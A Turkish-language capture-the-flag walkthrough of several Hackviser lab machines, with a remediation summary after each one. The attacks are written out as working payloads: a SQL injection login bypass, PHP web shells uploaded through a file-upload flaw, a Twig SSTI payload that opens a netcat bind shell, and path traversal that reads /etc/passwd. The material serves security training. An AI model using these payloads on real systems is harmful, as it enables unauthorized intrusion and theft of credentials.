
Bizi a `dashboard.innovifyai.hackviser` sitesine yönlendirdi ancak sayfa açılmadan hata veriyor. Bunun sebebi DNS isim çözümlemesi yapılmamasıdır. Bunu yapabilmek için ise bu domain ile ilgili DNS kaydı eklememiz gerekiyor.

/etc/hosts Linux işletim sistemlerinde bulunan dosya local DNS dosyasıdır. Bu dosyanın temel işlevi, bir domain adresini IP adresine çevrilmesini sağlamaktır.

```
root@hackerbox:~# cat /etc/hosts
127.0.0.1 localhost
10.10.0.30 hackerbox

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters
```

dashboard.innovifyai.hackviser sitesine gidebilmemiz için bu dosyayı düzenleyerek yeni bir kayıt eklememiz gerekiyor. Bu dosya içerisindeki DNS kayıtları <ip-adress> <domain> formatında tutulur. Terminalde echo "172.20.2.15 dashboard.innovifyai.hackviser" >> /etc/hosts komutunu çalıştıralım ve web sayfasını yenileyelim. Erişebildiğimizi görebiliyoruz.



Görev 3

Login panelinde basit SQL Injection payloadları deneyelim. (' " # --)

Bize zafiyet hakkında bilgi verecek bir şeye ulaşamadık. E posta alanına geçelim. Burada da payloadları deneyemediğimizi görüyoruz. Sadece e posta kabul ediliyor. Sayfayı incelediğimizde bu kısmın input olarak alacağı değerinin type olarak ayarlandığını görüyoruz. Bunu silersek istedigimiz payloadı deneyebiliriz.

The screenshot shows the Firefox developer tools with the 'Inspector' tab selected. It displays the HTML code for a login form. The password input field is highlighted, showing its current type as 'text'. This indicates a type vulnerability where the input type is not being properly sanitized or checked.

Bunu yaptıktan sonra e posta alanına ' karakterini girdiğimizde SQL hatası alıyoruz.

The screenshot shows a Firefox browser window with the URL 'dashboard.innovifyai.hackviser/login_process.php'. An error message is displayed: 'Error: SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '0cc175b9c0flb6a831c399e269772661' at line 1'. This error occurs because the injected payload ('0cc175b9c0flb6a831c399e269772661') contains invalid SQL syntax, specifically the single quote character.


Hata mesajını incelediğimizde kullandığımız payloadın SQL syntaxını bozduğunu anlıyoruz. Baypass edebilmek için username kısmında ' or 1=1# payloadını deneyelim.

The screenshot shows the InnovifyAI dashboard with various metrics and charts. Two bar charts are prominently displayed: 'Month Based Revenues (\$)' and 'Monthly Estimated Revenues (\$)'. Both charts show revenue figures for each month from January to June. The left chart shows actual revenues, while the right chart shows estimated revenues.

Böylece login panelini bypass ederek admin paneline ulaştık. Yani SQL Injection zafiyeti ile login panelini bypass etmiş olduk.

Görev 4


Admin panelinde dolaştıktan sonra kullanıcı ayarlarının bulunduğu sayfanın adının settings, uzantısının da php olduğunu görebiliriz.




Görev 5

Görevde file upload zafiyetinden bahsedilmiş. O zaman kullanıcılardan fotoğraf alınan kısımda bir zafiyet olabilir. Buraya fotoğraf dışında başka uzantılı dosyalar ekleyebiliyor muyuz bir test edelim. Bunu yapabildiğimizi fark ediyoruz. O zaman buraya bir Web Shell yükleyebiliriz. Ama önce php uzantılı bir dosya ekledikten sonra çalıştırabiliyor muyuz onu deneyelim.

<?php system("whoami") ?> kodunu php uzantısı ile kaydedelim ve sisteme yükleyelim. Ardından No Image Available yazan yere tıklayalım. Kodumuz çalışmış.





Şimdi ise görevde istenen kullanıcı id'sini bulabilmek için <?php system("id") ?> payloadını da aynı şekilde sisteme yükleyelim. Id'nin 33 olduğunu görüyoruz.



Görev 6


Bu görevde istenen parolaya ulaşabilmek için uygun bir web Shell daha kullanmamız gerekiyor. <?php system(\$_GET['cmd']); ?> bu payload, URL'den "cmd" GET parametresi ile komut alır ve sunucunun terminalinde bu komutu çalıştırarak sonucunu web sayfasında gösterir. Aynı şekilde bunu da sisteme yüklediğimizde URL'den cmd parametresi ile komut çalıştırabildiğimizi görüyoruz. Hatırlayalım, ls komutu ile listeleme yapabiliriz. ../ ile bir üst dizine çıkabiliriz. Dosyaları bu şekilde biraz kurcalayalım.



db_connect.php dosyasında aradığımız bilgi olabilir. İçine bir bakalım.



Hata alıyoruz. Sayfa kaynağına bir bakalım.



Passwordü bulmuş olduk.

Neler oldu?

1. DNS Ayarlarının Güvenlik Zafiyeti (hosts Dosyasına Manuel Kayıt)

- **Zafiyet:** Uygulamanın DNS çözümlemesine bağlı olması ve bunun manipule edilebilir olması, saldırganların çeşitli yollarla DNS kayıtlarını düzenlemesine neden olabilir.
- **Çözüm:** DNS kayıtları güvenli bir şekilde yönetilmeli ve yalnızca yetkili kullanıcıların erişimine açık olmalıdır. Ayrıca, DNS güvenliği artırılarak dışarıdan yapılabilecek manipülasyonlar önlenmelidir.

2. SQL Enjeksiyon Korumasının Eksikliği (Login Formunda SQL Injection)

- **Zafiyet:** E-posta giriş alanındaki filtrelerin yetersiz olması, SQL enjeksiyon saldırılarına karşı savunmasız hale getirmiştir. Bu durum, saldırganların sisteme yetkisiz erişim sağlamaşına olanak tanır.
- **Çözüm:** Kullanıcı giriş alanları için hazırlanmış SQL sorgularında parametrik sorgular (prepared statements) kullanılmalıdır. SQL sorgularında doğrudan kullanıcı girdisi kullanılmamalı; ayrıca, e-posta ve şifre giriş alanları özel regex kurallarıyla doğrulanmalıdır.

3. File Upload (Dosya Yükleme) Güvenlik Zafiyeti

- **Zafiyet:** Dosya yükleme formunda yalnızca resim dosyaları kabul edilmesi gereklidir, saldırganlar .php gibi zararlı dosyalar yükleyebiliyor. Bu durum, saldırganların uzaktan komut çalıştırabilmesiyle sonuçlanabilir.
- **Çözüm:** Yüklenen dosyalar yalnızca belirli uzantılarda (örneğin .jpg, .png) kabul edilmelidir. Dosyaların MIME türleri de doğrulanmalı ve yükleme dizini, web kök dizininden ayrılmalıdır. Böylece yüklenen dosyalara doğrudan erişim engellenebilir.

4. Komut Enjeksiyonu ve Uzaktan Komut Çalıştırma Zafiyeti (Command Injection)

- **Zafiyet:** Komut enjeksiyonu yapılmasına olanak tanıyan shell yüklemeleri, sistemde kritik bilgilerin ele geçirilmesine yol açabilir.
- **Çözüm:** Dosya yükleme sayfası, komut çalıştırma ve kod yürütme gibi potansiyel güvenlik risklerine karşı güvenlik önlemleriyle yapılandırılmalıdır. Ayrıca, dosya yüklemeleri için içerik denetleme yapılmalı ve sistemde dosya okuma ve yazma izinleri yalnızca gerekli kullanıcılarla sınırlanırılmalıdır.

5. Kaynak Kodun Doğrudan Görüntülenebilir Olması (db_connect.php Dosyasında Şifreyi Görüntüleme)

- **Zafiyet:** Veritabanı bağlantı dosyasının kaynak kodu doğrudan tarayıcı üzerinden görüntülenebilir durumda. Bu, hassas bilgilerin (örneğin, veritabanı şifrelerinin) yetkisiz kullanıcılar tarafından ele geçirilmesine neden olur.
- **Çözüm:** Hassas bilgilere sahip dosyalar, doğrudan web kök dizininde saklanmamalı; bu tür bilgileri barındıran dosyalar yalnızca sunucu tarafında erişilebilir olmalı (örneğin, .env gibi yapılandırma dosyaları kullanılarak çevresel değişkenler tanımlanabilir). Erişim izinleri gözden geçirilerek hassas dosyaların görüntülenmesi sınırlanmalıdır.

6. Veritabanı Şifresinin Kodda Saklanması

- **Zafiyet:** Veritabanı şifresinin doğrudan kaynak kod içinde saklanması, kod erişimi sağlandığında veritabanının yetkisiz kişilerce kullanılmasına olanak tanır.
- **Çözüm:** Veritabanı şifresi gibi hassas bilgiler, kod dışında, yalnızca sunucunun erişebileceği güvenli bir dosyada veya güvenli ortam değişkenlerinde saklanmalıdır. Parola erişimini yalnızca gerekli kullanıcılarla sınırlamak için yapılandırmalar yapılmalıdır.

LEAF

Görev 1


Şimdi görevde hangi portun açık olduğunu sormaması bizim port taraması yapmayacağımız anlamına gelmiyor orada bir anlaşalım.

```
root@hackerbox:~# nmap -sV 172.20.1.94
Starting Nmap 7.80 ( https://nmap.org ) at 2024-01-07 07:44 CST
Nmap scan report for 172.20.1.94
Host is up (0.00025s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.56 ((Debian))
3306/tcp  open  mysql   MySQL (unauthorized)
MAC Address: 52:54:00:2D:A8:21 (QEMU virtual NIC)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.97 seconds
```

Bir web uygulaması ve MYSQL sunucusunun açık olduğunu görüyoruz.


Web sayfasına gidersek başlığı da görmüş olacağız.



Sekmeden de gördüğümüz gibi başlık Modish Tech imiş.

Görev 2

Sayfadaki ürünleri bir inceleyelim. Herhangi birinin detay sayfasına gidersek URL kısmında id isminde bir GET parametresi kullanıldığını görüyoruz.



Görev 3


SSTI zafiyetinin açılımı Server Side Template Injection'dır.

Görev 4

Kullanılan motora göre farklılık gösterse de genellikle ekrana 49 yazdırın SSTI payload
`{{7*7}}` dir.

Görev 5

Bu görevi yapabilmek için makineye sızmamız gerekiyor. Web sitesinde biraz gezinirsek ürünlerde yorum yapılabildiğini fark edebiliriz. Bir sistemde SSTI zafiyeti olduğunu anlaysak, kullanılan template motorunu da öğrenme ihtimalimiz vardır. Bazı payloadları deneyerek aldığımız – almadığımız çıktılara göre yorum yapabiliriz. Bu payloadlar ve çıkan sonuçlara göre kullanılan template motorları aşağıdaki gibidir.



Bunu öğrendiğimize göre, bu payloadları yorum kısmında deneyelim bakalım nasıl sonuçlar alacağız.

Awesome

 Jack

`${7*7}`

 test

49

 test-2

`{{7*7}}` payloadı çalıştı ve 49 sonucunu aldık. Demek oluyor ki Twig ya da Jinja2 olabilir. Ya da bilemeyebiliriz. Son payloadımız olan `{{7*'7'}}` deneyelim. Yine 49 cevabını göreceğiz. Demek ki kullanılan motor Twigmiş.

Şimdi, makineye sızmak için PHP Twig payloadlarına ihtiyacımız var.

<https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection#twig-php> bu sayfada ihtiyacımız olan payloadları bulabiliriz. Amacımız Bind Shell almak. Bind Shell, hedef makinede son kullanıcının çalıştırılmış olduğu zararlı kodun bir iletişim portu veya bir dinleyici açtığı ve gelen bir bağlantı için beklediği bir kabuk türüdür. Saldırgan daha sonra hedef makinesinin dinleyicisine bağlanır ve ardından sunucuda kod veya komut yürütmesine neden olur. Bir backdoor türüdür.

Backdoor oluşturabilmek için sunucuda komut yürütübilmemiz gerekiyor, onun için `{{[<command>]|filter('system')}}` payload şemasını kullanacağız.

Payloadın çalışmasını aşağıdaki gibi test edelim, dosyaları listeleyecek mi bir bakalım.

Add a comment

What is your name?

What is your comment?

Submit butonuna tıkladığımızda sayfa yenileniyor ve dosyaların listelendiğini görüyoruz.

Chart.bundle.min.js blank.png bootstrap-icons.css bundle.min.js comment.php composer.json composer.lock config.php css index.php js product.php products vendor Array

 test

Artık sunucuda komut çalıştırabildiğimizi gördük. Direkt olarak komutlarımızı terminal üzerinde çalıştırabilmemiz için shell alabiliriz. Bunun için hedef makinede bir port açmamız gerekiyor ve bunu netcat aracı ile yapabiliriz. Sunucuda komut çalıştırabildiğimiz SSTI komutunu `{'nc -nvlp 1337 -e /bin/bash'|filter('system')}` şeklinde düzenleyelim, böylece 1337 portunu dinlemeye alacağız ve gelen bağlantılarla bash kabuğu sağlayacak. Bu payloadı da yorum olarak yazıp submit butonuna tıklıyoruz ve backdoorumuz açılıyor, 1337 portunu dinlemeye almış oluyoruz.

Şimdi netcat kullanacağımız çünkü açtığımız porta erişmemiz gerekiyor.

Makinemizin terminalinde `nc -nv 172.20.1.94 1337` komutunu çalıştırarak bunu yapabiliriz.

```
root@hackerbox:~# nc -nv 172.20.1.94 1337
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Connected to 172.20.1.94:1337.
whoami
www-data
```

Hedef makineye sızdık. Hedef sunucuda www-data kullanıcıı olarak bash kabuğu üzerinde komut çalıştırabiliyoruz.

Görevde istenen veri tabanı ismini bulmak için dosyalarda biraz gezinelim. config.php içerisinde bu bilgiye ulaşabiliriz.

```
ls
Chart.bundle.min.js
blank.png
bootstrap-icons.css
bundle.min.js
comment.php
composer.json
composer.lock
config.php
css
index.php
js
product.php
products
vendor
cat config.php
<?php
$host = "localhost";
$dbname = "modish_tech";
$username = "root";
$password = "7tRy-zSmF-1143";

try {
    $pdo = new PDO("mysql:host=$host;dbname=$dbname;charset=utf8",
    $username, $password);
    $pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
} catch (PDOException $e) {
    echo "Connection error: " . $e->getMessage();
}
?>
```

Eveet, modish_tech olarak bulduk.

Neler oldu?

1. SSTI (Sunucu Taraflı Template Enjeksiyonu) Açığı

- **Zafiyet:** Kullanıcı girdilerinin doğrudan sunucu tarafındaki template motoruna iletilmesi, SSTI (Server-Side Template Injection) açığına yol açarak saldırganın uzaktan komut çalıştırılmasına olanak tanımaktadır.
- **Çözüm:** Kullanıcı girdileri, template motoruna aktarılmadan önce güvenli hale getirilmelidir. Girdi doğrulama ve kaçış mekanizmaları kullanılmalı, özellikle kullanıcı girdilerinde doğrudan kod çalışma imkanı bulunmamalıdır. Ayrıca, Twig gibi template motorları kullanırken güvenlik modları etkinleştirilmelidir.

2. Twig Template Motoru ile Komut Çalıştırılabilme Yetkisi

- **Zafiyet:** Twig gibi bazı template motorları, kullanıcı girdilerini yeterince filtrelemediğinde komut çalışma gibi işlevlere erişim sağlar. Bu durumda, Twig motorunun filter('system') gibi işlevleri kullanılarak uzaktan komut yürütme sağlanabilir.
- **Çözüm:** Template motorunun güvenlik modları (örneğin, Twig için “sandbox mode”) aktif hale getirilmelidir. Bu sayede, yalnızca belirli güvenli işlevlerin çalışmasına izin verilir. Ayrıca, kod çalışma gibi özellikler gerektiği durumlar dışında devre dışı bırakılmalıdır.

3. Netcat Üzerinden Geri Bağlantı (Bind Shell) Alma

- **Zafiyet:** Twig üzerinden Netcat aracılığıyla geri bağlantı kurulabilmesi, saldırganların sisteme uzaktan kabuk erişimi sağlamasına ve komut yürütmesine olanak tanır. Bu tür bir erişim, sunucunun tüm dizinlerine yetkisiz erişime yol açabilir.
- **Çözüm:** Uygulamanın iç ağına erişim sınırlamaları eklenmelidir. Ayrıca, güvenlik duvarı kurallarıyla gereksiz portların açılması engellenmeli ve yalnızca ihtiyaç duyulan portlara izin verilmelidir. Sistem logları düzenli olarak izlenmeli ve anormal davranışlar tespit edildiğinde uyarı mekanizmaları kurulmalıdır.

4. Config.php Dosyasındaki Hassas Bilgilerin Ele Geçirilmesi

- **Zafiyet:** Veritabanı bilgilerini barındıran config.php dosyasına erişim, saldırganın hassas bilgileri ele geçirmesine ve veritabanına doğrudan erişim saglamasına neden olur.
- **Çözüm:** Hassas bilgiler, doğrudan kod içerisinde değil, çevresel değişkenler veya yalnızca sunucunun erişebileceği güvenli yapılandırma dosyaları içinde saklanmalıdır. Ayrıca, config.php dosyasına yalnızca yetkili kullanıcıların

erişebileceğiniz uygun dosya izinleri verilmelidir (örneğin, 600 izinleri ile yalnızca dosya sahibi okuyabilir ve yazabilir).

VENOMOUS

Görev 1


Artık hakaret kabule ederim.

```
root@hackerbox:~# nmap -sV 172.20.2.47
Starting Nmap 7.80 ( https://nmap.org ) at 2024-01-09 03:44 CST
Nmap scan report for 172.20.2.47
Host is up (0.00027s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.18.0
MAC Address: 52:54:00:AC:F0:24 (QEMU virtual NIC)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.86 seconds
```

Nginx açıkmiş. Tarayıcıımız üzerinde bir bakalım.

Görev 2



Böyle bir sayfa bizi karşıladı. Hemen Home kısmının yanında Invoice Sayfasına bakalım.

Invoice sayfasındaki download report butonuna tıklarsak kullanılan GET parametresini görebiliriz.

The screenshot shows a Firefox browser window titled "Invoice — Mozilla Firefox". The address bar displays the URL "172.20.2.47/show-invoice.php?invoice=invoice-8741.html". The page content is an invoice with the following details:

Invoice from	Invoice to
David Designs LLC 44, Qube Towers uttara Media City, Dubai, Bangladesh	Mallinda Hollaway 10098 ABC Towers Uttara Silicon Oasis, Dubai, Bangladesh
01962067309 David@goodshoppy.com	01955239099 Mall@goodshoppy.com

Below the header, there are four colored boxes:

- Invoice# 456656** (Orange)
- Date 20/03/2018** (Blue)
- Whatever 472-000** (Green)
- Grand Total \$25,980** (Red)

The main body of the invoice contains a table with the following data:

#	Item Title	Unit Price	Quantity	Total
1	Crusal Damperal	\$500	05	\$3000
2	Indriacal Superral	\$650	06	\$7000
3	Vidaska Adrioal	\$400	03	\$2000

invoice GET parametresi ile fatura görüntüleniyormuş

Görev 3

Bu görevi yapabilmek için /etc/passwd yoluna gitmemiz gerekiyor. invoice parametresini manipüle ederek passwd dosyasını görüntüleyebilmek için aşağıdaki payloadları denememiz gerekiyor. her payload, bir üst dizine çıkararak passwd dosyasına erişmeye çalışacak.

/etc/passwd

../etc/passwd

../../etc/passwd

../../../../../etc/passwd

../../../../../../../../etc/passwd

../../../../../../../../etc/passwd

```

Mozilla Firefox
Good Shoppy: 172.20.2.47/show-invoice.php?invoice=../../../../etc/passwd
172.20.2.47/show-invoice.php?invoice=../../../../etc/passwd

root:x:0:root:/root/bin/bash daemon:x:1:daemon:/usr/sbin/nologin bin:x:2:bin:/bin/usr/sbin/nologin sys:x:3:sys:/dev/usr/sbin/nologin
sync:x:4:65534:sync:/bin/sync games:x:5:60:games:/usr/games/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:lp:/var/spool/lpd:/usr
/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/usr/sbin/nologin www-data:x:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing
List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
